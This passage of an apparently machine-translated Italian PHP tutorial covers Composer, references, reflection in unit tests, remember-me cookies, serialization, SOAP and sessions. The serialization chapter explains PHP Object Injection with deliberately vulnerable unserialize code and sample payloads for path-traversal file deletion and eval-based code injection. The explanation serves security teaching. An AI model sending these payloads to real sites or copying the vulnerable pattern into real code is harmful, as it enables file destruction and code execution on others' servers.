- Installa le ultime versioni dei nostri pacchetti
- Aggiorna `composer.lock` per memorizzare la versione dei pacchetti installati

```
composer install
```

`composer install` tutte le dipendenze come specificato nel file `composer.lock` alla versione specificata (bloccata), senza aggiornare nulla.

In dettaglio:

- Leggi il file `composer.lock`
- Installa i pacchetti specificati nel file `composer.lock`

Quando installare e quando aggiornare

- `composer update` è usato principalmente nella fase di 'sviluppo', per aggiornare i nostri pacchetti di progetto.
- `composer install` viene utilizzata principalmente nella "fase di distribuzione" per installare la nostra applicazione su un server di produzione o su un ambiente di test, utilizzando le stesse dipendenze memorizzate nel file `composer.lock` creato `composer update` .

Comandi disponibili del compositore

Comando	uso
di	Brevi informazioni su Composer
archivio	Crea un archivio di questo pacchetto di compositori
navigare	Apre l'URL del repository del pacchetto o la homepage nel browser.
clear-cache	Cancella la cache interna del pacchetto del compositore.
clearcache	Cancella la cache interna del pacchetto del compositore.
config	Imposta le opzioni di configurazione
creare-project	Crea un nuovo progetto da un pacchetto in una determinata directory.
dipende	Mostra quali pacchetti causano l'installazione del pacchetto specificato

Comando	uso
diagnosticare	Diagnostica il sistema per identificare errori comuni.
discarica-autoload	Scarica il caricatore automatico
dumpautoload	Scarica il caricatore automatico
exec	Esegui un binario / script venduto
globale	Permette di eseguire comandi nella directory globale del compositore ($ COMPOSER_HOME).
Aiuto	Visualizza la guida per un comando
casa	Apre l'URL del repository del pacchetto o la homepage nel browser.
Informazioni	Mostra informazioni sui pacchetti
dentro	Crea un file composer.json di base nella directory corrente.
installare	Installa le dipendenze del progetto dal file composer.lock se presente o ricade su composer.json.
licenze	Mostra informazioni sulle licenze di dipendenza
elenco	Elenca i comandi
antiquato	Mostra un elenco di pacchetti installati con aggiornamenti disponibili, inclusa la loro versione più recente.
vieta	Mostra quali pacchetti impediscono l'installazione del pacchetto specificato
rimuovere	Rimuove un pacchetto dal require o require-dev
richiedere	Aggiunge i pacchetti richiesti a composer.json e li installa
eseguire script	Esegui gli script definiti in composit.json.
ricerca	Cerca i pacchetti
aggiornamento automatico	Aggiorna composer.phar all'ultima versione.
selfupdate	Aggiorna composer.phar all'ultima versione.
mostrare	Mostra informazioni sui pacchetti
stato	Mostra un elenco di pacchetti modificati localmente
suggerisce	Mostra i suggerimenti del pacchetto

Comando	uso
aggiornare	Aggiorna le dipendenze alla versione più recente in base a composer.json e aggiorna il file composer.lock.
convalidare	Convalida un compositore. Json e compositore.lock
perché	Mostra quali pacchetti causano l'installazione del pacchetto specificato
perchè no	Mostra quali pacchetti impediscono l'installazione del pacchetto specificato

Installazione

È possibile installare Composer localmente, come parte del progetto, o globalmente come eseguibile a livello di sistema.

localmente

Per installare, esegui questi comandi nel tuo terminale.

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
# to check the validity of the downloaded installer, check here against the SHA-384:
# https://composer.github.io/pubkeys.html
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

Questo scaricherà `composer.phar` (un file di archivio PHP) nella directory corrente. Ora puoi eseguire `php composer.phar` per usare Composer, ad es

```
php composer.phar install
```

A livello globale

Per utilizzare Composer a livello globale, posiziona il file composer.phar in una directory che fa parte del `PATH`

```
mv composer.phar /usr/local/bin/composer
```

Ora puoi usare il `composer` ovunque al posto di `php composer.phar` , ad es

```
composer install
```

Leggi Responsabile della dipendenza da compositore online:
https://riptutorial.com/it/php/topic/1053/responsabile-della-dipendenza-da-compositore

Capitolo 79: ricette

introduzione

Questo argomento è una raccolta di soluzioni per attività comuni in PHP. Gli esempi forniti qui ti aiuteranno a superare un problema specifico. Dovresti già avere familiarità con le basi di PHP.

Examples

Crea un contatore di visite al sito

```
<?php
$visit = 1;

if(file_exists("counter.txt"))
{
    $fp    = fopen("counter.txt", "r");
    $visit = fread($fp, 4);
    $visit = $visit + 1;
}

$fp = fopen("counter.txt", "w");
fwrite($fp, $visit);
echo "Total Site Visits: " . $visit;
fclose($fp);
```

Leggi ricette online: https://riptutorial.com/it/php/topic/8220/ricette

Capitolo 80: Riferimenti

Sintassi

- `$foo = 1; $bar = &$foo; // both $foo and $bar point to the same value: 1`
- `$var = 1; function calc(&$var) { $var *= 15; } calc($var); echo $var;`

Osservazioni

Assegnando due variabili per riferimento, entrambe le variabili puntano allo stesso valore. Prendi il seguente esempio:

```
$foo = 1;
$bar = &$foo;
```

`$foo` ***non*** punta a `$bar` . `$foo` e `$bar` puntano entrambi allo stesso valore di `$foo` , che è `1` . Illustrare:

```
$baz = &$bar;
unset($bar);
$baz++;
```

Se avessimo un `points to` relazione, questo sarebbe stato interrotto subito dopo `unset()` ; invece `$foo` e `$baz` puntano ancora allo stesso valore, che è `2` .

Examples

Assegna per riferimento

Questa è la prima fase di riferimento. Essenzialmente quando assegni per riferimento , stai permettendo a due variabili di condividere lo stesso valore.

```
$foo = &$bar;
```

`$foo` e `$bar` sono uguali qui. **Non** puntano l'un l'altro. Puntano allo stesso posto (*il "valore"*).

È inoltre possibile assegnare per riferimento all'interno del costrutto del linguaggio `array()` . Pur non essendo rigorosamente un incarico per riferimento.

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

> **Si noti** , tuttavia, che i riferimenti all'interno degli array sono potenzialmente pericolosi. L'assegnazione normale (non di riferimento) con un riferimento sul lato destro non trasforma il lato sinistro in un riferimento, ma i riferimenti all'interno degli array vengono

> mantenuti in questi normali compiti. Questo vale anche per le chiamate alle funzioni in cui l'array viene passato per valore.

L'assegnazione per riferimento non è limitata solo a variabili e array, ma è anche presente per le funzioni e tutte le associazioni "pass-by-reference".

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

L'assegnazione è la chiave all'interno della definizione della funzione come sopra. Non **puoi** passare un'espressione per riferimento, solo un valore / variabile. Da qui l'istanziazione di `$a` in `bar()` .

Ritorno per riferimento

Occasionalmente arriva il momento per te di ritornare implicitamente per riferimento.

> Il ritorno per riferimento è utile quando si desidera utilizzare una funzione per trovare a quale variabile deve essere associato un riferimento. Non utilizzare il ritorno per riferimento per aumentare le prestazioni. Il motore lo ottimizzerà automaticamente da solo. Restituisci i riferimenti solo se hai un valido motivo tecnico per farlo.

Tratto dalla Documentazione di PHP per la restituzione per riferimento .

Esistono molte forme diverse di ritorno per riferimento, incluso il seguente esempio:

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // returns "test"
parent(child()); // returns "updated"
```

Il reso per riferimento non è limitato solo ai riferimenti alle funzioni. Hai anche la possibilità di chiamare implicitamente la funzione:

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

Non è possibile fare direttamente *riferimento a* una chiamata di funzione, deve essere assegnata a una variabile prima di sfruttarla. Per vedere come funziona, prova semplicemente `echo &myFunction();` .

Gli appunti

- Ti è richiesto di specificare un riferimento (`&`) in entrambi i posti in cui intendi usarlo. Ciò significa, per la definizione della funzione (`function &myFunction() {...`) e nel riferimento alla chiamata (`function callFunction(&$variable) {...` o `&myFunction();`).
- Puoi solo restituire una variabile per riferimento. Da qui l'istanziazione di `$a` a nell'esempio sopra. Ciò significa che non è possibile restituire un'espressione, altrimenti verrà generato un errore PHP **`E_NOTICE`** (*`Notice: Only variable references should be returned by reference in ......`*).
- Il reso per riferimento ha casi d'uso legittimi, ma dovrei avvertire che dovrebbero essere usati con parsimonia, solo dopo aver esplorato tutte le altre potenziali opzioni per raggiungere lo stesso obiettivo.

Passa per riferimento

Ciò consente di passare una variabile facendo riferimento a una funzione o elemento che consente di modificare la variabile originale.

Passare-per-riferimento non è limitato alle sole variabili, il seguente può anche essere passato per riferimento:

- Nuove affermazioni, ad es. `foo(new SomeClass)`
- Riferimenti restituiti da funzioni

Array

Un uso comune di "passing-by-reference" è di modificare i valori iniziali all'interno di un array senza andare al punto di creare nuovi array o sporcare il tuo spazio dei nomi. Il passaggio per riferimento è semplice come il precedente / prefisso della variabile con un `&` => `&$myElement` .

Di seguito è riportato un esempio di sfruttamento di un elemento da un array e semplicemente aggiungendo 1 al suo valore iniziale.

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

Ora, quando sfrutti qualsiasi elemento all'interno di `$arr` , l'elemento originale verrà aggiornato man mano che il riferimento è stato aumentato. Puoi verificare questo:

```
print_r($arr);
```

> **Nota**
>
> Si dovrebbe prendere nota quando lo sfruttamento passa per riferimento all'interno di anelli. Alla fine del ciclo precedente, `$num` mantiene ancora un riferimento all'ultimo elemento dell'array. Assegnandolo al post loop finirà per manipolare l'ultimo elemento dell'array! Puoi assicurarti che ciò non avvenga `unset()` 'it post-loop:
>
> ```
> $myArray = array(1, 2, 3, 4, 5);
>
> foreach($myArray as &$num) {
>    $num++;
> }
> unset($num);
> ```
>
> Quanto sopra ti assicurerà di non incorrere in alcun problema. Un esempio di problemi che potrebbero riguardare questo è presente in questa domanda su StackOverflow .

---

funzioni

Un altro uso comune per il passaggio per riferimento è all'interno delle funzioni. La modifica della variabile originale è semplice come:

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

Che può essere verificato facendo `echo` alla variabile originale.

```
echo $var;
```

Esistono varie restrizioni relative alle funzioni, come indicato di seguito dai documenti PHP:

> **Nota: non** vi è alcun segno di riferimento su una chiamata di funzione - solo sulle

definizioni di funzione. Solo le definizioni di funzione sono sufficienti per passare correttamente l'argomento per riferimento. A partire da PHP 5.3.0, riceverai un avviso che dice che "pass-by-reference" è deprecato quando usi & in foo (& $ a) ;. A partire dalla versione 5.4.0 di PHP, il riferimento al passaggio delle chiamate è stato rimosso, quindi l'utilizzo di tale funzione genererebbe un errore irreversibile.

Leggi Riferimenti online: https://riptutorial.com/it/php/topic/3468/riferimenti

Capitolo 81: Riflessione

Examples

Accesso a variabili membro private e protette

Reflection viene spesso utilizzato come parte del test del software, ad esempio per la creazione / creazione di runtime di oggetti mock. È anche ottimo per controllare lo stato di un oggetto in qualsiasi momento. Ecco un esempio dell'utilizzo di Reflection in un unit test per verificare che un membro di classe protetto contenga il valore previsto.

Di seguito è riportata una classe di base per un'auto. Ha una variabile membro protetta che conterrà il valore che rappresenta il colore dell'auto. Poiché la variabile membro è protetta, non è possibile accedervi direttamente e utilizzare un metodo getter e setter per recuperare e impostare il suo valore rispettivamente.

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

Per testare questo, molti sviluppatori creeranno un oggetto Car, impostano il colore `Car::setColor()` usando `Car::setColor()` , recuperano il colore usando `Car::getColor()` e confrontano tale valore con il colore impostato:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

In superficie, questo sembra ok. Dopotutto, tutto ciò che fa `Car::getColor()` restituisce il valore

della variabile membro protetta `Car::$color` . Ma questo test è difettoso in due modi:

1. Esercita `Car::getColor()` che non rientra nell'ambito di questo test
2. Dipende da `Car::getColor()` che può avere un bug stesso che può rendere il test un falso positivo o negativo

Diamo un'occhiata al motivo per cui non dovremmo usare `Car::getColor()` nel nostro test unitario e dovremmo usare Reflection. Supponiamo che a uno sviluppatore venga assegnata un'attività che aggiunge "Metallico" a ogni colore della vettura. Quindi tentano di modificare `Car::getColor()` per anteporre "Metallic" al colore dell'auto:

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic "; $this->color;
    }
}
```

Vedi l'errore? Lo sviluppatore ha usato un punto e virgola anziché l'operatore di concatenazione nel tentativo di anteporre "Metallico" al colore della vettura. Di conseguenza, ogni volta che viene chiamato `Car::getColor()` , "Metallic" viene restituito indipendentemente da quale sia il colore effettivo dell'auto. Di conseguenza, il test dell'unità `Car::setColor()` fallirà *anche se* *`Car::setColor()`* *funziona perfettamente e non è influenzato da questa modifica* .

Quindi, come possiamo verificare che `Car::$color` contenga il valore che stiamo impostando tramite `Car::setColor()` ? Possiamo usare la Refelection per ispezionare direttamente la variabile membro protetta. Quindi, come possiamo *farlo?* Possiamo usare Refelection per rendere la variabile membro protetta accessibile al nostro codice in modo che possa recuperare il valore.

Vediamo prima il codice e poi scomporlo:

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);
```

```
    $this->assertEquals($color, $reflectionColor);
}
```

Ecco come utilizziamo Reflection per ottenere il valore di `Car::$color` nel codice qui sopra:

1. Creiamo un nuovo ReflectionObject che rappresenta il nostro oggetto Car
2. Otteniamo una ReflectionProperty per `Car::$color` (questo "rappresenta" la variabile `Car::$color`)
3. Facciamo `Car::$color` accessibile
4. Otteniamo il valore di `Car::$color`

Come potete vedere usando Reflection, potremmo ottenere il valore di `Car::$color` senza dover chiamare `Car::getColor()` o qualsiasi altra funzione di accesso che potrebbe causare risultati di test non validi. Ora il nostro test unitario per `Car::setColor()` è sicuro e preciso.

Rilevamento di funzioni di classi o oggetti

Il rilevamento delle caratteristiche delle classi può essere effettuato in parte con le funzioni `property_exists` e `method_exists` .

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field');    // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field');   // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field');    // true
$check = property_exists('MyClass', 'other_field');     // false

// check methods
$check = method_exists('MyClass', 'public_function');    // true
$check = method_exists('MyClass', 'protected_function');    // true
$check = method_exists('MyClass', 'private_function');    // true
$check = method_exists('MyClass', 'static_function');    // true

// however...
$check = property_exists('MyClass', 'CONSTANT');  // false
$check = property_exists($object, 'CONSTANT');    // false
```

Con `ReflectionClass` , è possibile rilevare anche costanti:

```
$r = new ReflectionClass('MyClass');
$check = $r->hasProperty('public_field');  // true
```

```
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT');      // true
// also works for protected, private and/or static members.
```

Nota: per `property_exists` e `method_exists` , è possibile `method_exists` anche un oggetto della classe di interesse al posto del nome della classe. Utilizzando reflection, la classe `ReflectionObject` deve essere utilizzata al posto di `ReflectionClass` .

Test di metodi privati / protetti

A volte è utile testare metodi privati e protetti così come quelli pubblici.

```
class Car
{
    /**
     * @param mixed $argument
     *
     * @return mixed
     */
    protected function drive($argument)
    {
        return $argument;
    }

    /**
     * @return bool
     */
    private static function stop()
    {
        return true;
    }
}
```

Il metodo più semplice per testare il metodo di guida è l'uso della riflessione

```
class DriveTest
{
    /**
     * @test
     */
    public function testDrive()
    {
        // prepare
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
    }
```

```
}
```

Se il metodo è statico, si passa null al posto dell'istanza della classe

```
class StopTest
{
    /**
     * @test
     */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

Leggi Riflessione online: https://riptutorial.com/it/php/topic/685/riflessione

Capitolo 82: Secure Remeber Me

introduzione

Ho cercato su questo argomento per un po 'fino a quando ho trovato questo post https://stackoverflow.com/a/17266448/4535386 da ircmaxell, penso che merita più esposizione.

Examples

"Keep Me Logged In" - l'approccio migliore

memorizzare il cookie con tre parti.

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

Quindi, per convalidare:

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

Leggi Secure Remeber Me online: https://riptutorial.com/it/php/topic/10664/secure-remeber-me

Capitolo 83: serializzazione

Sintassi

- serializza stringa (valore $ misto)

Parametri

Parametro	Dettagli
valore	Il valore da serializzare. serialize () gestisce tutti i tipi, tranne il tipo di risorsa . Puoi anche serializzare () array che contengono riferimenti a se stesso. Verranno memorizzati anche i riferimenti circolari all'interno dell'array / oggetto che si sta serializzando. Qualsiasi altro riferimento andrà perso. Quando serializzi gli oggetti, PHP tenterà di chiamare la funzione membro __sleep () prima della serializzazione. Questo per consentire all'oggetto di eseguire qualsiasi pulizia all'ultimo minuto, ecc. Prima di essere serializzato. Analogamente, quando l'oggetto viene ripristinato mediante unserialize () il __wakeup () funzione membro viene chiamato. I membri privati dell'oggetto hanno il nome della classe anteposto al nome del membro; i membri protetti hanno un '*' anteposto al nome del membro. Questi valori preimpostati hanno byte nulli su entrambi i lati.

Osservazioni

La serializzazione utilizza le seguenti strutture di stringa:

`[..]` sono segnaposti.

genere	Struttura
Stringa	`s:[size of string]:[value]`
Numero intero	`i:[value]`
Doppio	`d:[value]`
booleano	`b:[value (true = 1 and false = 0)]`
Nullo	`N`
Oggetto	`O:[object name size]:[object name]:[object size]:{[property name string definition]:[property value definition];(repeated for each property)}`
schieramento	`a:[size of array]:{[key definition];[value definition];(repeated for each`

genere	Struttura
	key value pair)}

Examples

Serializzazione di diversi tipi

Genera una rappresentazione memorizzabile di un valore.

Questo è utile per archiviare o trasmettere valori PHP in giro senza perdere il loro tipo e struttura.

Per rendere nuovamente la stringa serializzata in un valore PHP, utilizzare **unserialize ()** .

Serializzare una stringa

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

Serializzare un doppio

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

Serializzare un galleggiante

Float viene serializzato come doppio.

Serializzare un intero

```
$integer = 65;
echo serialize($integer);

// Output:
// i:65;
```

Serializzare un booleano

```
$boolean = true;
echo serialize($boolean);

// Output:
// b:1;

$boolean = false;
echo serialize($boolean);

// Output:
// b:0;
```

Serializzazione null

```
$null = null;
echo serialize($null);

// Output:
// N;
```

Serializzare un array

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension','Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);


// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);

// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.444
```

Serializzare un oggetto

Puoi anche serializzare gli oggetti.

Quando serializzi gli oggetti, PHP tenterà di chiamare la funzione membro __**sleep ()** prima della serializzazione. Questo per consentire all'oggetto di eseguire qualsiasi pulizia all'ultimo minuto, ecc. Prima di essere serializzato. Analogamente, quando l'oggetto viene ripristinato mediante

unserialize () la funzione membro **__wakeup ()** viene chiamato.

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}

$object = new abc();
echo serialize($object);

// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

Nota che le chiusure non possono essere serializzate:

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

$serializedResult = serialize($function);  // Fatal error: Uncaught exception 'Exception' with
message 'Serialization of 'Closure' is not allowed'
```

Problemi di sicurezza con unserialize

L'uso della funzione `unserialize` per non serializzare i dati dall'input dell'utente può essere pericoloso.

Un avvertimento da php.net

> **Avviso** Non passare l'input dell'utente non attendibile a unserialize (). La non serializzazione può comportare il caricamento e l'esecuzione del codice a causa dell'istanza e dell'autoloading dell'oggetto e un utente malintenzionato potrebbe essere in grado di sfruttarlo. Utilizzare un formato di scambio di dati standard sicuro come JSON (tramite json_decode () e json_encode ()) se è necessario passare i dati serializzati all'utente.

Possibili attacchi

- PHP Object Injection

PHP Object Injection

PHP Object Injection è una vulnerabilità a livello di applicazione che potrebbe consentire a un utente malintenzionato di eseguire diversi tipi di attacchi dannosi, ad esempio Code Injection, SQL Injection, Path Traversal e Application Denial of Service, a seconda del contesto. La vulnerabilità

si verifica quando l'input fornito dall'utente non è correttamente disinfettato prima di essere passato alla funzione PHP unserialize (). Poiché PHP consente la serializzazione degli oggetti, gli autori di attacchi potrebbero passare stringhe serializzate ad hoc a una chiamata unserialize () vulnerabile, con conseguente un'iniezione di oggetti PHP arbitrari nello scope dell'applicazione.

Per sfruttare con successo una vulnerabilità di PHP Object Injection, è necessario soddisfare due condizioni:

- L'applicazione deve avere una classe che implementa un metodo magico PHP (come `__wakeup` o `__destruct`) che può essere utilizzato per eseguire attacchi dannosi o per avviare una "catena POP".
- Tutte le classi utilizzate durante l'attacco devono essere dichiarate quando viene chiamato il vulnerabile `unserialize()` , altrimenti l'autoloading dell'oggetto deve essere supportato per tali classi.

Esempio 1 - Path Traversal Attack

L'esempio seguente mostra una classe PHP con un metodo `__destruct` sfruttabile:

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

In questo esempio un utente malintenzionato potrebbe essere in grado di eliminare un file arbitrario tramite un attacco Path Traversal, ad esempio richiedendo il seguente URL:

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

Esempio 2 - Attacco di iniezione di codice

L'esempio seguente mostra una classe PHP con un metodo __wakeup sfruttabile:

```
class Example2
{
   private $hook;
```

```
   function __construct()
   {
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...

$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

In questo esempio un utente malintenzionato potrebbe essere in grado di eseguire un attacco di Code Injection inviando una richiesta HTTP come questa:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%2

Connection: close
```

Dove il parametro del cookie "dati" è stato generato dallo script seguente:

```
class Example2
{
   private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

Leggi serializzazione online: https://riptutorial.com/it/php/topic/2487/serializzazione

Capitolo 84: Serializzazione degli oggetti

Sintassi

- serializzare ($ object)
- unserialize ($ object)

Osservazioni

Tutti i tipi di PHP tranne le risorse sono serializzabili. Le risorse sono un tipo di variabile univoco che fa riferimento a fonti "esterne", come le connessioni al database.

Examples

Serialize / Unserialize

`serialize()` restituisce una stringa contenente una rappresentazione in byte-stream di qualsiasi valore che può essere memorizzato in PHP. `unserialize()` può utilizzare questa stringa per ricreare i valori delle variabili originali.

Per serializzare un oggetto

```
serialize($object);
```

Per annullare la serializzazione di un oggetto

```
unserialize($object)
```

Esempio

```
$array = array();
$array["a"] = "Foo";
$array["b"] = "Bar";
$array["c"] = "Baz";
$array["d"] = "Wom";

$serializedArray = serialize($array);
echo $serializedArray; //output:
a:4:{s:1:"a";s:3:"Foo";s:1:"b";s:3:"Bar";s:1:"c";s:3:"Baz";s:1:"d";s:3:"Wom";}
```

L'interfaccia serializzabile

introduzione

> Le classi che implementano questa interfaccia non supportano più `__sleep()` e `__wakeup()` . Il metodo serialize viene chiamato ogni volta che un'istanza deve essere

serializzata. Questo non richiama `__destruct()` o ha alcun altro effetto collaterale se non programmato all'interno del metodo. Quando i dati non sono `unserialized` la classe è nota e il metodo `unserialize()` appropriato viene chiamato come costruttore anziché chiamare `__construct()` . Se è necessario eseguire il costruttore standard, è possibile farlo nel metodo.

Utilizzo di base

```
class obj implements Serializable {
    private $data;
    public function __construct() {
        $this->data = "My private data";
    }
    public function serialize() {
        return serialize($this->data);
    }
    public function unserialize($data) {
        $this->data = unserialize($data);
    }
    public function getData() {
        return $this->data;
    }
}

$obj = new obj;
$ser = serialize($obj);

var_dump($ser); // Output: string(38) "C:3:"obj":23:{s:15:"My private data";}"

$newobj = unserialize($ser);

var_dump($newobj->getData()); // Output: string(15) "My private data"
```

Leggi Serializzazione degli oggetti online: https://riptutorial.com/it/php/topic/1868/serializzazione-degli-oggetti

Capitolo 85: Server SOAP

Sintassi

- addFunction () // Registra una (o più) funzione nel gestore delle richieste SOAP
- addSoapHeader () // Aggiungi un'intestazione SOAP alla risposta
- fault () // Problema Errore di SoapServer che indica un errore
- getFunctions () // Restituisce una lista di funzioni
- handle () // Gestisce una richiesta SOAP
- setClass () // Imposta la classe che gestisce le richieste SOAP
- setObject () // Imposta l'oggetto che verrà utilizzato per gestire le richieste SOAP
- setPersistence () // Imposta la modalità di persistenza di SoapServer

Examples

Server SOAP di base

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

Leggi Server SOAP online: https://riptutorial.com/it/php/topic/5441/server-soap

Capitolo 86: sessioni

Sintassi

- void session_abort (void)
- int session_cache_expire ([string $ new_cache_expire])
- void session_commit (void)
- string session_create_id ([stringa $ prefisso])
- bool session_decode (stringa $ dati)
- bool session_destroy (void)
- string session_encode (void)
- int session_gc (void)
- array session_get_cookie_params (void)
- string session_id ([stringa $ id])
- bool session_is_registered (stringa $ nome)
- stringa session_module_name ([stringa $ modulo])
- string session_name ([stringa $ nome])
- bool session_regenerate_id ([bool $ delete_old_session = false])
- void session_register_shutdown (void)
- bool session_register (mixed $ name [, mixed $ ...])
- void session_reset (void)
- string session_save_path ([stringa $ percorso])
- void session_set_cookie_params (int $ lifetime [, stringa $ percorso [, stringa $ dominio [, bool $ secure = false [, bool $ httponly = false]]]])
- bool session_set_save_handler (callable $ open, callable $ close, callable $ read, callable $ write, callable $ destroy, callable $ gc [, callable $ create_sid [, callable $ validate_sid [, callable $ update_timestamp]]])
- bool session_start ([array $ options = []])
- int session_status (void)
- bool session_unregister (stringa $ nome)
- void session_unset (void)
- void session_write_close (void)

Osservazioni

Nota che chiamare `session_start()` anche se la sessione è già iniziata darà come risultato un avvertimento PHP.

Examples

Manipolazione dei dati di sessione

La variabile `$_SESSION` è una matrice e puoi recuperarla o manipolarla come un normale array.

```
<?php
// Starting the session
session_start();

// Storing the value in session
$_SESSION['id'] = 342;

// conditional usage of session values that may have been set in a previous session
if(!isset($_SESSION["login"])) {
    echo "Please login first";
    exit;
}
// now you can use the login safely
$user = $_SESSION["login"];

// Getting a value from the session data, or with default value,
//     using the Null Coalescing operator in PHP 7
$name = $_SESSION['name'] ?? 'Anonymous';
```

Vedi anche Manipolazione di una matrice per maggiori informazioni su come lavorare su un array.

Si noti che se si memorizza un oggetto in una sessione, è possibile recuperarlo con garbo solo se si dispone di un caricatore automatico di classe o se è già stata caricata la classe. In caso contrario, l'oggetto verrà visualizzato come tipo `__PHP_Incomplete_Class` , che in seguito potrebbe causare arresti anomali . Vedi Namespacing e Autoloading sull'auto- caricamento.

Avvertimento:

I dati della sessione possono essere dirottati. Questo è delineato in: *Sicurezza Pro PHP: dai principi di sicurezza delle applicazioni all'implementazione della difesa XSS - Capitolo 7: Prevenzione del dirottamento della sessione* Quindi si consiglia vivamente di non memorizzare mai alcuna informazione personale in `$_SESSION` . Ciò includerebbe in modo critico **i numeri delle carte di credito** , **gli ID di governo** e le **password** ; ma si estenderebbe anche a dati meno ipotetici come **nomi** , **e-mail** , **numeri di telefono** , ecc. che consentirebbero a un hacker di impersonare / compromettere un utente legittimo. Come regola generale, utilizzare valori senza valore / non personali, come gli identificatori numerici, nei dati di sessione.

Distruggi un'intera sessione

Se hai una sessione che desideri distruggere, puoi farlo con `session_destroy()`

```
/*
    Let us assume that our session looks like this:
    Array([firstname] => Jon, [id] => 123)

    We first need to start our session:
*/
session_start();

/*
    We can now remove all the values from the `SESSION` superglobal:
    If you omitted this step all of the global variables stored in the
    superglobal would still exist even though the session had been destroyed.
```

```
*/
$_SESSION = array();

// If it's desired to kill the session, also delete the session cookie.
// Note: This will destroy the session, and not just the session data!
if (ini_get("session.use_cookies")) {
    $params = session_get_cookie_params();
    setcookie(session_name(), '', time() - 42000,
        $params["path"], $params["domain"],
        $params["secure"], $params["httponly"]
    );
}

//Finally we can destroy the session:
session_destroy();
```

Usare `session_destroy()` è diverso `$_SESSION = array();` qualcosa come `$_SESSION = array();` che rimuoverà tutti i valori memorizzati nella `SESSION` superglobale ma non distruggerà la versione memorizzata effettiva della sessione.

Nota : usiamo `$_SESSION = array();` invece di `session_unset()` perché il manuale stabilisce:

> Utilizzare solo session_unset () per codice deprecato meno recente che non usa $ _SESSION.

opzioni session_start ()

